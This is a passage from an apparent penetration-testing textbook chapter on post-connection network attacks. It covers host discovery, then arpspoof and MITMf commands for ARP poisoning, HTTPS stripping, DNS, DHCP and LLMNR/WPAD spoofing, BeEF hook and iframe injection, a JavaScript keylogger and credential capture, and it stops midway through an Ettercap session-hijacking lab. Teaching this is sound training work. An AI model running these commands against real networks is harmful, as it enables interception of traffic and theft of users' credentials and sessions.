

# 11

## Network Penetration Testing - Post-Connection Attacks

Gaining access to a system or network is definitely not the end of performing scanning and further exploitation. Once you've gained entry to a secure environment, such as a target organization, this is where you'll need to divide and conquer other internal systems. However, the techniques involved in performing internal scanning are similar to those mentioned in earlier chapters (*Chapter 6, Active Information Gathering*). Here, new techniques will be introduced for scanning, exploitation, privilege escalation, and performing lateral movements on a network. To elaborate further, you will learn how to perform **Man-in-the-Middle (MITM)** attacks using various techniques and tools and see how to gather sensitive information such as users' credentials.

In this chapter, we will be covering the following topics:

- Gathering information
- MITM attacks
- Session hijacking
- **Dynamic Host Configuration Protocol (DHCP)** attacks
- Exploiting LLMNR and NetBIOS-NS
- **Web Proxy Auto-Discovery (WPAD)** protocol attacks
- Wireshark
- Elevating privileges
- Lateral movement tactics
- PowerShell tradecraft
- Launching a VLAN hopping attack

## Technical requirements

The following are the technical requirements for this chapter:

- Kali Linux: [www.kali.org](http://www.kali.org)
- MITMf: <https://github.com/byt3bl33d3r/MITMf>
- Autoscan: <https://sourceforge.net/projects/autoscan/files/AutoScan/autoscan-network%201.42/>
- Wireshark: [www.wireshark.org](http://www.wireshark.org)
- Windows 7
- Windows 10
- Windows Server 2016
- CentOS/Ubuntu

## Gathering information

During the early parts of this book, we discussed in depth the importance of gathering information about a target using both passive and active techniques and tools in Kali Linux. However, when you've compromised a system via exploitation, it isn't the end of the penetration test. Rather, it's the point from which you will continue onward to exploit different systems on the organization's network, create multiple back doors, and gain the highest privileges on various victim devices.

In this section, we are going to perform network scanning using the following tools:

- Netdiscover
- AutoScan
- Zenmap

Let's look at each of these in more detail.

## Scanning using Netdiscover


**Netdiscover** is simply a scanner that leverages the **Address Resolution Protocol (ARP)** to discover connected clients on a network segment. ARP operates between the data link layer (layer 2) and the network layer (layer 3) of the OSI reference model. Devices use ARP to resolve IP addresses to MAC addresses for local communication.

To perform an internal network scan with Netdiscover, observe the following steps:

1. Execute the following commands:

```
netdiscover -r <network-ID>/<network prefix>
netdiscover -r 10.10.10.0/24
```

Netdiscover will begin to display all active devices, displaying their IP addresses, MAC addresses, the vendors of their **network interface cards (NICs)**, and their hostnames, as shown in the following screenshot:



Currently scanning: Finished! | Screen View: Unique Hosts


8 Captured ARP Req/Rep packets, from 5 hosts. Total size: 480

| IP          | At MAC Address | Count | Len | MAC Vendor / Hostname |
|-------------|----------------|-------|-----|-----------------------|
| 10.10.10.19 | 00:0c:29:...   | 2     | 120 | VMware, Inc.          |
| 10.10.10.1  | 00:0c:29:...   | 1     | 60  | VMware, Inc.          |
| 10.10.10.14 | 00:0c:29:...   | 3     | 180 | VMware, Inc.          |
| 10.10.10.15 | 00:0c:29:...   | 1     | 60  | VMware, Inc.          |
| 10.10.10.20 | 00:0c:29:...   | 1     | 60  | VMware, Inc.          |

2. To perform a passive scan and use the sniffer mode of Netdiscover, use the `-p` parameter. The following is an example of enabling passive mode:

```
netdiscover -p -r 10.10.10.0/24
```

Since passive mode means patiently waiting to detect an ARP message on the wire, populating the table may be time-consuming as you have to wait for devices to communicate. The following is a screenshot indicating that passive mode is enabled:



Currently scanning: (passive) | Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60

| IP          | At MAC Address | Count | Len | MAC Vendor / Hostname |
|-------------|----------------|-------|-----|-----------------------|
| 10.10.10.19 | 00:0c:29:...   | 1     | 60  | VMware, Inc.          |

During a penetration test, always remember to use simple tools to get the job done. Sometimes, using a complex tool may put you in a situation that means you'll be stuck for some time. As you will have noticed, the tools that we have been using aren't too difficult to use in order to complete a given task.

In this section, you have learned how to perform passive scanning using Netdiscover on Kali Linux. Next, we will learn how to perform network scanning using the AutoScan tool.

## Scanning using AutoScan-Network

The AutoScan-Network tool is able to scan and profile devices on a local network segment.

To get started, observe the following steps:

1. Download AutoScan-Network from the following URL: <https://sourceforge.net/projects/autoscan/files/AutoScan/autoscan-network%201.42/>.

Choose the version as shown in the following screenshot:

| Name   | Modified   | Size    | Downloads / Week |
|--|------------|---------|------------------|
| Parent folder                                  |            |         |                  |
| AutoScan-Network-1.42-patch1.pkg.zip           | 2009-04-08 | 24.6 MB | 0                |
| autoscan-network-1.42-Setup.exe                | 2009-03-10 | 13.0 MB | 2                |
| autoscan-network-1.42-Linux-x86-Install.tar.gz | 2009-03-09 | 15.6 MB | 45               |
| Totals: 3 Items                                |            | 53.2 MB | 47               |

2. Once the file has been successfully downloaded onto your Kali Linux machine, open the Terminal and execute `tar -xzvf autoscan-network-1.42-Linux-x86-Install.tar.gz` to extract the content. The following are the descriptions used in the `tar` utility:
  - `-x`: Used to extract files
  - `-z`: Filters the compressed file through `gzip`
  - `-v`: Provides a verbose output
  - `-f`: Specifies the file or device

3. Next, use `./autoscan-network-1.42-Linux-x86-Install` to install the tool, as shown in the following screenshot:

```
root@kali:~# tar -xvzf autoscan-network-1.42-Linux-x86-Install.tar.gz
autoscan-network-1.42-Linux-x86-Install
root@kali:~# ./autoscan-network-1.42-Linux-x86-Install

This will install autoscan-network on your computer. Continue? [n/Y] Y


Where do you want to install autoscan-network? [/opt/AutoScan]

Installing autoscan-network...

Installing Program...
[=====] 100%
Installation complete.
root@kali:~# █
```

4. Now that AutoScan-Network has been installed on Kali Linux, it's time to open the application. In the Kali Linux desktop environment, click on **Applications** | **AutoScan-Network** to open the application.
5. The **Network Wizard** will open; click **Forward** to begin the setup of AutoScan-Network.
6. Next, set the name of your network and click **Forward**.
7. The wizard will ask for the location of the network; leave it as the default setting (localhost) and click **Forward**.
8. Select your network adapter. If you are using a LAN adapter (eth0), leave it as the default and click **Forward**.
9. Click **Forward** on the **Summary** window to confirm your configurations.

AutoScan-Network will begin to automatically scan your local network and attempt to perform fingerprinting of any services found on each device, as shown in the following screenshot:




Once completed, AutoScan-Network will display all the IP addresses, hostnames, and services it was able to detect on your local network.

In the next section, we will cover the essential techniques required to perform scanning using Zenmap.


## Scanning using Zenmap

Zenmap is the GUI version of Nmap. It provides the same capabilities and features as its command-line version. To open Zenmap, use the following steps:

1. Go to **Applications | Information Gathering | Zenmap**.
2. Once the application is open, you'll be presented with the following user interface, allowing you to specify a target or range and the type of scan to perform (profile), as well as allowing you to create and execute customized scans:



3. Once a scan is complete, Zenmap will populate the following information within the tab: **Nmap Output**, **Ports/Hosts**, **Topology**, and **Host Details**:




In our exercises, we have been performing a **Quick scan** on the 10.10.10.0/24 network and have been able to determine active systems and any open ports.

In this section, you have acquired the skills needed to perform a quick scan using Zenmap. In the next section, we will learn more about MITM attacks.

## MITM attacks

An **MITM** attack is simply when the attacker sits between the victim and the rest of their network, intercepting and capturing network packets. The following is an illustration displaying an attacker (192.168.1.5) who is connected to the same segment as the victim (192.168.1.10):



By default, the attacker machine will not be able to intercept and capture any traffic between **PC1** and the default gateway (192.168.1.1). However, an attacker can perform **ARP poisoning** between the victim and the gateway. ARP poisoning is when an attacker sends a **gratuitous ARP response** to a device telling it to update its IP-to-MAC mapping. The attacker machine will send gratuitous ARP messages to the victim, telling the victim's machine that the gateway has changed to 192.168.1.1 - CC:CC:CC:CC:CC:CC, and to the gateway, telling it that **PC1** has changed to 192.168.1.10 - CC:CC:CC:CC:CC:CC.



This would have the effect of all packets exchanged between **PC1** and the router being passed through the attacker machine, which sniffs those packets for sensitive information, such as routing updates, running services, user credentials, and browsing history.

In the following section, we'll take a look at various tools and techniques for performing a successful MITM attack on an internal network.

## ARPspooF

One of the first tools we will look at is ARPspooF. ARPspooF is used to send fake ARP messages to a victim's machine, tricking it into sending its traffic to the attacker's machine or another gateway on the network. Since we have an idea of how ARP poisoning and spoofing works, we can jump right into the practice of using this tool. We use the following syntax:

```
arp spoof -i <network adapter> -r -t <victim IP address> <gateway IP address>
```

In our lab, I'm performing an MITM attack between a victim machine (10.10.10.15) and a gateway (10.10.10.1), as shown in the following screenshot:

```
rootkali:~# arpspoof -i eth8 -r -t 10.10.10.15 10.10.10.1
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
```

ARPspooF will begin sending **gratuitous ARP** messages to both devices continuously. Using **Ctrl + C** will stop the ARP poisoning attack, and ARPspooF will perform a clean-up action to restore a working state between the victim and gateway, as shown in the following screenshot:

```
^CCleaning up and re-arping targets...
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 8806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 8806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
```

Once the clean-up has ended successfully, both the PC (10.10.10.15) and gateway (10.10.10.1) will communicate on the network as originally intended.

Having completed this section, you are now able to perform an MITM attack using ARPspooof. In the next section, you will learn about MITMf and its features.

## MITMf

MITMf is an all-in-one tool for performing various types of MITM attacks and techniques on a victim's internal network. The features of MITMf include the following:

- The capturing of NTLM v1/v2, POP, IMAP, SMTP, Telnet, FTP, Kerberos, and SNMP credentials. These credentials will allow you to access users' accounts, systems/devices, file shares, and other network resources.
- The use of Responder to perform LLMNR, NBT-NS, and MDNS poisoning attacks.

To get started with MITMf, follow these instructions:

1. Install the dependencies packages in Kali Linux using the following command:

```
apt-get install python-dev python-setuptools libpcap0.8-dev  
libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev  
libxslt1-dev libcapstone3 libcapstone-dev libffi-dev file
```

2. Once completed, install `virtualenvwrapper`:

```
pip install virtualenvwrapper
```

3. Next, you'll need to update the source in the `virtualenvwrapper.sh` script. Firstly, execute the `updatedb` command to create an updated database of all the file locations in the local filesystem. Once completed, use the `locate virtualenvwrapper.sh` command to get the file path. Then, execute the `source` command followed by the file path, as shown in the following screenshot:

```

root@kali:~# updatedb
root@kali:~# locate virtualenvwrapper.sh
/usr/local/bin/virtualenvwrapper.sh
root@kali:~# source /usr/local/bin/virtualenvwrapper.sh
virtualenvwrapper.user_scripts creating /root/.virtualenvs/premkproject
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postmkproject
virtualenvwrapper.user_scripts creating /root/.virtualenvs/initialize
virtualenvwrapper.user_scripts creating /root/.virtualenvs/premkvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postmkvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/prermvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postrmvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/predeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postdeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/preactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/get_env_details

```

4. Create a virtual environment using the `mkvirtualenv MITMf -p /usr/bin/python2.7` command and download the MITMf repository, as shown in the following screenshot:

```

root@kali:~# mkvirtualenv MITMf -p /usr/bin/python2.7
Running virtualenv with interpreter /usr/bin/python2.7
New python executable in /root/.virtualenvs/MITMf/bin/python2.7
Also creating executable in /root/.virtualenvs/MITMf/bin/python
Installing setuptools, pip, wheel...
done.
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/predeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/postdeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/preactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/postactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/MITMf/bin/get_env_details
(MITMf) root@kali:~# git clone https://github.com/byt3bl33d3r/MITMf
Cloning into 'MITMf'...
remote: Enumerating objects: 3128, done.
remote: Total 3128 (delta 0), reused 0 (delta 0), pack-reused 3128
Receiving objects: 100% (3128/3128), 1.34 MiB | 2.98 MiB/s, done.
Resolving deltas: 100% (1939/1939), done.

```

5. Once the repository has been downloaded, change directory and clone the sub-modules:

```

cd MITMf && git submodule init && git submodule update -
recursive

```

6. Install the dependencies using the following command:

```
pip install -r requirements.txt
```

7. To view the help menu, use the following command:

```
python mitmf.py --help
```

You have now set up MITMf on your Kali Linux machine. Next, let's take a deep dive into learning about the use cases of MITMf.

## Use cases of MITMf

The following are the various use cases of MITMf:



Keep in mind that all attacks should only be performed in a lab environment and only on networks for which you have obtained legal permission.

- You can bypass HTTPS with MITMf:

```
python mitmf.py -i eth0 --spoof --arp --hsts --dns --gateway  
10.10.10.1 --target 10.10.10.15
```

- `-i`: Specifies the interface to execute MITMf against
- `--spoof`: Tells MITMf to fake an identity
- `--arp`: Performs redirection of traffic via ARP
- `--hsts`: Loads the sslstrip plugin
- `--dns`: Loads a proxy to modify DNS queries
- `--gateway`: Specifies the gateway
- `--target`: Specifies the target

- You can perform an ARP poisoning attack between the gateway (10.10.10.1) and the entire subnet:

```
python mitmf.py -i eth0 --spoof --arp --gateway 10.10.10.1
```

- You can perform ARP poisoning between the victim and the gateway (10.10.10.1):

```
python mitmf.py -i eth0 --spoof --arp --target  
10.10.10.10-10.10.10.50 --gateway 10.10.10.1
```

- You can perform DNS spoofing while performing an ARP poisoning attack on a subnet and gateway (10.10.10.1):

```
python mitmf.py -i eth0 --spoof --dns --arp --target  
10.10.10.0/24 --gateway 10.10.10.1
```

- You can perform LLMNR/NBTNS/MDNS spoofing using MITMf:

```
python mitmf.py -i eth0 --responder --wredir --nbtns
```

- You can perform a DHCP spoofing attack:

```
python mitmf.py -i eth0 --spoof --dhcp
```

This attack is useful during the post-exploitation phase.



The IP addressing scheme and subnet information is taken from the config file.

- An HTML iframe can be injected using MITMf:

```
python mitmf.py -i eth0 --inject --html-url <malicious web URL>
```

- A JavaScript script can be injected:

```
python mitmf.py -i eth0 --inject --js-url  
http://beef:3000/hook.js
```

You can perform ARP poisoning with the WPAD protocol as a rogue proxy server using the `responder` module:

```
python mitmf.py -i eth0 --spoof --arp --gateway 192.168.1.1 --  
responder --wpad
```

The following is an additional list of parameters that can be incorporated:

- **Screen Capture:** This allows MITMf to use HTML5 canvas to get an accurate image of the client's web browser using the `--screen` command. Additionally, you can capture screenshots using a time interval with the `--interval seconds` command.
- **Keylogger:** The `--jskeylogger` command injects a JavaScript keylogger into the victim's web pages to capture keystrokes.

Please keep in mind that to view additional parameters for the MITMf tool, you can execute the `python mitmf.py --help` command.


Having completed this section, you now have the skill set required to perform various types of attacks using MITMf. In the next section, we will cover session hijacking attacks.

## Session hijacking

In this section, we will perform session hijacking on a target machine on our network. To perform this attack, we will combine a few other techniques to ensure that it's successful. Whenever a user visits a website, the web server sends a cookie to the web browser. The cookie is used to monitor the user's activities and provide a better user experience by tracking items in a shopping cart, maintaining persistent login while browsing other areas of a website, and so on.


Session hijacking allows an attacker or penetration tester to capture and take over (hijack) another user's sessions while the victim is logged into a website. Session hijacking allows the penetration tester to capture the session token/key, which is then used to gain unauthorized access to information and resources on a system. For example, capturing the session of a user who is logged into their online banking portal can allow the attacker to access the victim's user account without having to enter the victim's user credentials, as they can simply provide the cookie data to the website/online portal.

Before we begin, we will be using the following topology in our lab network to complete our exercise:



To ensure that you complete this exercise successfully, use the following instructions:


1. Set up an MITM attack using **Ettercap-Graphical** with Kali Linux. To perform this task, navigate to **Applications | 09 – Sniffing & Spoofing | ettercap-graphical** as shown here:




2. Once Ettercap has opened, click on **Sniff | Unified sniffing**:




3. A small popup will appear. Select your **Network interface: eth0** and click **OK**:



4. Scan for all host devices on your network by navigating to **Hosts | Scan for hosts**:

